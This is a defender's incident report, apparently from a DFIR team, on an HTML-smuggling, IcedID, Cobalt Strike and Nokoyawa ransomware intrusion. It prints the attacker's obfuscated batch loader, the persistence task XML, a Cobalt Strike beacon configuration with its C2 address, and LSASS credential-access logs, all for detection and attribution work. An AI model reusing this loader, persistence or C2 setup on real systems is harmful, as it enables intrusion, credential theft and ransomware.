HTML Smuggling Leads to Domain Wide Ransomware

August 28, 2023

We've previously reported on a Nokoyawa ransomware case in which the initial access was via an Excel macro and IcedID malware. This case, which also ended in Nokoyawa Ransomware, involved the threat actor deploying the final ransomware only 12 hours after the initial compromise.

This threat actor delivered a password protected ZIP file via HTML smuggling to organizations back in late October, early November 2022. Within the password protected ZIP file, there was an ISO file that deployed IcedID which led to the use of Cobalt Strike and ultimately Nokoyawa ransomware. This intrusion also overlaps with the previous Nokoyawa ransomware case.

Case Summary

In early November 2022, the intrusion began with the delivery of an HTML file. We assess with high confidence that the delivery was via email, as reported in other public reports. This HTML file was using a technique known as HTML smuggling. This is one of the techniques threat actors have pivoted to since macro control defaults were updated by Microsoft. Just a month prior, this threat actor was observed using Excel macros in an extremely similar campaign.

Upon the user opening the HTML file, a fake Adobe page was presented and a ZIP file was downloaded. The Adobe lure includes a password for the ZIP as a way to protect the malicious contents from automated analysis. Inside the ZIP was an ISO file. Inside the ISO was the malware payload. The only visible file to the user was a LNK file masquerading as a document.

When the user clicked the LNK file, a series of commands were then executed. These included copying rundll32 and a malicious DLL from within the ISO to the host, before executing the malware. After loading the malicious DLL, a connection was made to IcedID command and control servers. The user meanwhile was served a legitimate image of a finance document.

When the malicious DLL was executed, persistence was also established via a scheduled task on the beachhead host. This task was set to run the IcedID malware every hour on the host. Initial discovery commands were ran seconds after reaching out to the command and control server. These commands have been seen in previous reports involving IcedID, including standard utilities like net, ipconfig, systeminfo, and nltest.

Around three hours after execution of the initial IcedID malware, a cmd process was spawned from IcedID. This new process began beaconing to a Cobalt Strike server. This Cobalt Strike server was previously observed in a prior Nokoyawa report. This

process was then observed accessing LSASS, likely to access credentials. A quick check of domain admins using net was also observed.

Hands-on activity then paused for around three hours before the threat actor returned. Using the Cobalt Strike beacon, the threat actor looked up specific domain administrators using the net utility. Using one of those accounts, the threat actor initiated a RDP session to move laterally to a domain controller. Using this session, the threat actor copied over a Cobalt Strike beacon to the domain controller and executed it.

After that, the threat actor continued discovery actions by executing a batch file on the domain controller, which ran the usual battery of Active Directory discovery commands using AdFind. Upon completion, the results of the discovery commands were archived using 7-Zip. This was followed by the threat actor running a second batch file, which iterated through the network performing a nslookup for each host in the environment.

About five hours later, the threat actor returned to the domain controller and executed an encoded PowerShell command which was SessionGopher. SessionGopher is a tool that finds and decrypts saved session information for remote access tools. The threat actor then logged into additional hosts over RDP, including a backup server and a server with file shares. On the backup server, the threat actor opened the backup console. While on the file share, they used notepad to review a file on the host.

The threat actor returned to the domain controller and utilized netscan to perform a network scan. After the scan, both PsExec and WMIC were used to move files across systems in the network. Key files copied included k.exe and p.bat. These two files were the ransomware binary and a batch script that would be used to execute the ransomware.

Five minutes after transferring the files to hosts in the domain, the Nokoyawa ransomware binary was executed on a domain controller. At the same time, PsExec was used to execute the p.bat file starting the ransomware binary on the other hosts in the domain. The time to ransomware (TTR) was just over 12 hours from the initial infection.

Attribution

In this case we see two different threat actors; the distributor and the hands on keyboard actor. Proofpoint tracks this distributor as TA551. The hands on keyboard actor is tracked by Microsoft as Storm-0390 which is a “pen test” team managed by Periwinkle Tempest (formerly tracked as Storm-0193 and DEV-0193).

The ransomware affiliate is seen RDPing into the environment from server name WIN-5J00ETD85P5. This server name matches the one used by a threat actor from a prior Nokoyawa case. We can see from internet scanning tools, this hostname is currently active on 78.128.113[.]154 hosted on AS209160 Miti2000 at 4vendeta.com in Bulgaria.

Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, Havoc, etc. More information on this service can be found here.

Our All Intel service includes private mini reports, exploit events, long term infrastructure tracking, clustering, C2 configs, and other curated intel, including non-public case data.

We'll be launching a private ruleset soon, if you'd like to get in at a discounted rate for the beta, please Contact Us.


If you are interested in hearing more about our services, or would like to talk about a free trial, please reach out using the Contact Us page. We look forward to hearing from you.

Analysts

Analysis and reporting completed by @v3t0_, @AkuMehDFIR, & @RoxpinTeddy


Initial Access

For this campaign, thread hijacked emails were used to deliver the malicious HTML file. According to Proofpoint, this campaign was associated to a distribution group they track as TA551. Credits to Proofpoint for the below example.




After downloading and opening the HTML file, it downloaded a password protected ZIP file with a random name. The password to unzip the file was presented to the user.

The following image shows the HTML file opened in a browser.




The ISO file from the zip, when mounted, had 1 visible LNK file (documents-9771) and 3 hidden files: demurest.cmd, pimpliest_kufic.png and templates544.png.




Name	Date modified	Type	Size
demurest.cmd	10/31/2022 12:39 PM	Windows Comma...	1 KB
documents-9771	10/31/2022 12:39 PM	Shortcut	3 KB
pimpliest_kufic.png	10/31/2022 12:39 PM	PNG File	136 KB
templates544.png	10/31/2022 12:39 PM	PNG File	202 KB

After execution, a legitimate image is opened to trick the user into thinking nothing is amiss.



Execution

The ISO file contained a LNK file, with an icon of an Image, which prompted the user to click on it.When the user opened the LNK file, the batch script demurest.cmd was executed.



The batch script in the demurest.cmd file did the following:

1. Opened pimpliest_kufic.png, which displayed an image.
2. The Windows utility xcopy was used to copy rundll32.exe to %temp%\entails.exe.
3. Created string “templates544.png” on the runtime and copied it with a random number with a format: RANDOM_NUM.RANDOM_NUM.
4. templates544.png was an IcedID DLL and was executed via entails.exe.

```
SETLOCAL EnableDelayedExpansion
start pimpliest_kufic.png
set x3=run
set x2=dll
set x1=32
if %random% neq 100 (
    set tmp1=!x1!
    set x1=!x3!
    set x3=!tmp1!
) else (
    set tmp1=!x2!
    set x1=!x1!
    set x2=!tmp1!
)
set exe2=templ
set exe1=ates544.png
if %random% neq 200 (
    set tmp2=!exe1!
    set exe1=!exe2!
    set exe2=!tmp2!
) else (
    set tmp2=!x1!
    set exe1=!tmp2!
    set exe2=!x2!
)
if %random% neq 300 (
    set xxx=#1
) else (
    set xxx=pimpliest_kufic.png
)
echo f|xcopy %SystemRoot%\system32\%x1%%x2%%x3%.exe %temp%\entails.exe /h /s /e
set t3=%temp%\%random%.%random%
echo f|xcopy !exe1!!exe2! %t3% /h /s /e
%temp%\entails.exe %t3%,%xxx%
```

event.code	process.name	process.command_line	process.parent.name	process.parent.command_line
1	cmd.exe	C:\Windows\system32\cmd.exe /c ""D:\demurest.cmd" "	explorer.exe	C:\Windows\Explorer.EXE
1	cmd.exe	C:\Windows\system32\cmd.exe /S /D /c" echo f"	cmd.exe	C:\Windows\system32\cmd.exe /c ""D:\demurest.cmd" "
1	xcopy.exe	xcopy C:\Windows\system32\rundll32.exe C:\Users\ \AppData\Local\Temp\entails.exe /h /s /e	cmd.exe	C:\Windows\system32\cmd.exe /c ""D:\demurest.cmd" "
1	cmd.exe	C:\Windows\system32\cmd.exe /S /D /c" echo f"	cmd.exe	C:\Windows\system32\cmd.exe /c ""D:\demurest.cmd" "
1	xcopy.exe	xcopy templates544.png C:\Users\ \AppData\Local\Temp\16958.7166 /h /s /e	cmd.exe	C:\Windows\system32\cmd.exe /c ""D:\demurest.cmd" "
1	entails.exe	C:\Users\ \AppData\Local\Temp\entails.exe C:\Users\ \AppData\Local\Temp\16958.7166,#1	cmd.exe	C:\Windows\system32\cmd.exe /c ""D:\demurest.cmd" "

We can see from memory (MemProcFS), cmd executes entails.exe, which executes the IcedID dll by looking at the CommandLine. We can also see the call chain of cmd->entails.exe with a grand parent process of explorer.exe

Process Name:	entails.exe
PID:	4868
Parent Name:	cmd.exe
PPID:	9976
Sub-Processes:	1
Device Path:	\Device\HarddiskVolume5\Users\[redacted]\AppData\Local\Temp\entails.exe
Flags:	U
User:	[redacted]
File Path:	C:\Users\[redacted]\AppData\Local\Temp\entails.exe
CommandLine:	C:\Users\[redacted]\AppData\Local\Temp\entails.exe C:\Users\[redacted]\AppData\Local\Temp\16958.7166,#1
Integrity:	High
Exit Time:	
Suspicious:	Running in Suspicious Folder
Call Chain:	winlogon.exe â†' userinit.exe â†' explorer.exe â†' cmd.exe â†' 4868: entails.exe

Around six hours into the intrusion, 1.dll (Cobalt Strike) was dropped on the beachhead host before being copied to a domain controller. After 1.dll was transferred to the domain controller, it was executed via rundll32.exe via following command:

```
rundll32.exe 1.dll, DllRegisterServer
```

Persistence

IcedID registered a scheduled task to gain persistence on the beachhead host, which ran every hour.

```
<?xml version="1.0" encoding="UTF-16"?>

<Task version="1.2"
xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">

  <RegistrationInfo>

    <URI>\{E5C1C7DB-E36E-5B16-8E3A-6226D7E53A67}</URI>

  </RegistrationInfo>

  <Triggers>

    <TimeTrigger id="TimeTrigger">

      <Repetition>
```

```
      <Interval>PT1H</Interval>
      <StopAtDurationEnd>false</StopAtDurationEnd>
    </Repetition>
    <StartBoundary>2012-01-01T12:00:00</StartBoundary>
    <Enabled>true</Enabled>
  </TimeTrigger>
  <LogonTrigger id="LogonTrigger">
    <Enabled>true</Enabled>
    <UserId>REDACTED</UserId>
  </LogonTrigger>
</Triggers>
<Principals>
  <Principal id="Author">
    <RunLevel>HighestAvailable</RunLevel>
    <UserId>REDACTED</UserId>
    <LogonType>InteractiveToken</LogonType>
  </Principal>
</Principals>
<Settings>
  <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
  <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
```

```
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>rundll32.exe</Command>
```

```
      <Arguments>"C:\Users\REDACTED\AppData\Local\REDACTED\Izjeubaw64.dll",#1
--oyxo="EdgeDecrease\license.dat"</Arguments>


    </Exec>


  </Actions>


</Task>
```

We can also see similar information in memory by reviewing most recently created scheduled tasks:

TaskName	TaskPath	User	CommandLine	Parameters
{E5C1C7DB-E36E-5B16-8E3A-6226D7E53A67}	\{E5C1C7DB-E36E-5B16-8E3A-6226D7E53A67}	Author	rundll32.exe	“C:\Users\REDA oyxo=”EdgeDec

Privilege Escalation

The compromised user had local administrative privileges on their machine which allowed the threat actor to leverage tools requiring higher permissions.

```
{ [-]
   @timestamp:
   agent: { [+]
   }
   ecs: { [+]
   }
   event: { [+]
   }
   host: { [+]
   }
   log: { [+]
   }
   message: Special privileges assigned to new logon.

Subject:
        Security ID:            S-1-5-21-                                -1160
        Account Name:
        Account Domain:
        Logon ID:               0xE40B3E2

Privileges:             SeSecurityPrivilege
                        SeTakeOwnershipPrivilege
                        SeLoadDriverPrivilege
                        SeBackupPrivilege
                        SeRestorePrivilege
                        SeDebugPrivilege
                        SeSystemEnvironmentPrivilege
                        SeImpersonatePrivilege
                        SeDelegateSessionUserImpersonatePrivilege
```

Defense Evasion

Looking at the contents of the malicious HTML file, we can pick out the HTML smuggling in the code. First, looking at the `<script>` tags we come to the following:

If we take that data blob, decode the contents with base64, and export that into a file, we can find the zipped ISO file hidden in the document:

The PK header indicates the data is the start of a zip file, and the following data reveals the contents to be an ISO file.

The initial access package from the threat actor used the Windows xcopy utility to rename rundll32.exe to entails.exe. This was likely to evade detection logic based around command line execution. Entails.exe, which loaded the IcedID DLL, was then observed injecting into a cmd.exe process on the beachhead host.

Below we can see the IcedID loader in memory in the entails.exe process:

Process Name	PID	Type	Address
entails.exe	4868	PE_INJECT	00000001

The entails.exe process first opened cmd.exe with the GrantedAccess of 0x1fffff, which maps to **PROCESS_ALL_ACCESS** rights, followed by a call to CreateRemoteThread, which was recorded by Sysmon Event ID 10 and 8 respectively as shown below:

process.executable	winlog.event_data.TargetImage	winlog.event_data.GrantedAccess	winlog.event_id
C:\Users\ \AppData\Local\Temp\entails.exe	C:\Windows\SysWOW64\cmd.exe	0x1fffff	10
C:\Users\ \AppData\Local\Temp\entails.exe	C:\Windows\SysWOW64\cmd.exe	-	8

We can also see from memory, beacon.dll was injected into cmd.

Process Name	PID	Type	Address
cmd.exe	11636	PE_INJECT	0000000

Scanning the process memory of cmd.exe, the YARA rule **win_cobalt_strike_auto** from Malpedia fired. The following Cobalt Strike beacon configuration was then extracted from process memory:

```
"BeaconType": "windows-beacon_https-reverse_https",

"Port": 443,

"Sleeptime": 60000,

"Maxgetsize": 1048576,

"Jitter": 0,

"MaxDns": 0,

"PublicKey": "30 81 9f 30 0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 00 03 81 8d
00 30 81 89 02 81 81 00 a7 38 cd e7 5f 1f bb 1c 18 64 6c 37 7e 03 01 6b 16 2b
12 ba 72 bd f7 dc 36 b4 cd 2e 4e 9b ae 12 20 5a 95 c2 61 70 bf 90 81 05 ad 7f
a4 bb cc fa 79 86 32 26 1b ed 98 70 f9 75 f2 07 94 e1 fe 49 95 23 d7 1f 08 a5
6c ae 03 15 bf de 3d 6c 8a 16 38 6b 03 b7 a6 55 1a a1 33 6d 50 32 5a 35 00 db
27 d7 8a d8 fd 13 b6 a7 3b 9f b7 c3 fb 4d 7a 08 8e 32 3f 07 61 86 56 ec d8 35
95 fa 5f 82 36 13 02 03 01 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00",

"c2_server": "5.8.18.242,/pixel.gif",
```

```
"UserAgent": "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 1.1.4322)",

"PostURI": "/submit.php",

"Malleable_C2_Instructions2": "",

"HttpGetHeader": "Cookie",

"HttpPostHeader": "\n\u0026Content-Type: application/octet-streamid",

"SpawnTo": "",

"Pipename": "",

"KillDateYear": 0,

"KillDateMonth": 0,

"KillDateDay": 0,

"DNSIdle": "0.0.0.0",

"DNSSleep": 0,

"SSH_1": "",

"SSH_2": "",

"SSH_3": "",

"SSH_4": "",

"SSH_5": "",

"GetVerb": "GET",

"PostVerb": "POST",

"HttpPostChunk": 0,

"SpawnTox86": "%windir%\\syswow64\\rundll32.exe",
```

```
"SpawnTox64": "%windir%\\sysnative\\rundll32.exe",

"CryptoScheme": 0,

"Proxy": "",

"ProxyUsername": "",

"ProxyPassword": "",

"ProxyType": "IE settings",

"Deprecated": 0,

"LicenseId": 305419776,

"bStageCleanup": 0,

"bCFGCaution": 0,

"KillDate": 0,

"TextSectionEnd": 0,

"ObfuscateSectionsInfo": "",

"ProcessInjectStartRWX": "PAGE_EXECUTE_READWRITE",

"ProcessInjectUseRWX": "PAGE_EXECUTE_READWRITE",

"ProcessInjectMinAlloc": 0,

"ProcessInjectTransformx86": "",

"ProcessInjectTransformx64": "",

"UsesCookies": 1,

"ProcessInjectExecute": "",

"ProcessInjectAllocationMethod": 0,
```

```
"ProcessInjectStub": "b5 4a fe 01 ec 6a 75 ed f3 5e 1a 44 f8 bd 39 29",

"HostHeader": ""
```

The IP and port match what we see in memory:

Offset	Proto	LocalAddr	LocalPort	ForeignAd
0xa30e2a5f34d0	TCPv4	REDACTED	60597	5.8.18.242

The injected cmd.exe, in turn, injected into rundll32.exe.

process.executable	winlog.event_data.TargetImage	winlog.event_data.GrantedAccess	winlog.event_id
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\cmd.exe	0x1fffff	10
C:\Windows\SysWOW64\cmd.exe	C:\Windows\system32\rundll32.exe	0x1fffff	10
C:\Windows\SysWOW64\cmd.exe	C:\Windows\System32\rundll32.exe	-	8
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\cmd.exe	0x1fffff	10
C:\Windows\SysWOW64\cmd.exe	C:\Windows\system32\rundll32.exe	0x1fffff	10
C:\Windows\SysWOW64\cmd.exe	C:\Windows\System32\rundll32.exe	-	8
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\cmd.exe	0x1fffff	10
C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\cmd.exe	0x1fffff	10

Credential Access

It appears Cobalt Strike was used to access the LSASS memory space. The access granted was 0x1010 & 0x1fffff. These access patterns were also seen in previous reports here and here. These values can be used to identify credential access.

```
   message: Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime:
SourceProcessGUID: {93f0ffe2-2c18-6361-f35e-000000000500}
SourceProcessId: 10544
SourceThreadId: 7260
SourceImage: C:\Windows\system32\rundll32.exe
TargetProcessGUID: {93f0ffe2-e21c-6330-0c00-000000000500}
TargetProcessId: 720
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1010
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d4c4|C:\Windows\System32\KERNELBASE.dll+2c13e|UNKNOWN(00000199B97FD798)
SourceUser:
TargetUser: NT AUTHORITY\SYSTEM
```

```
   message: Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime:
SourceProcessGUID: {93f0ffe2-5297-6361-0761-000000000500}
SourceProcessId: 6720
SourceThreadId: 6936
SourceImage: C:\Windows\system32\rundll32.exe
TargetProcessGUID: {93f0ffe2-e21c-6330-0c00-000000000500}
TargetProcessId: 720
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1FFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d4c4|C:\Windows\System32\KERNELBASE.dll+2c13e|UNKNOWN(000002271E141D3D)
SourceUser:
TargetUser: NT AUTHORITY\SYSTEM
```

Pipes were created with the default Cobalt Strike prefix of ‘postex_’

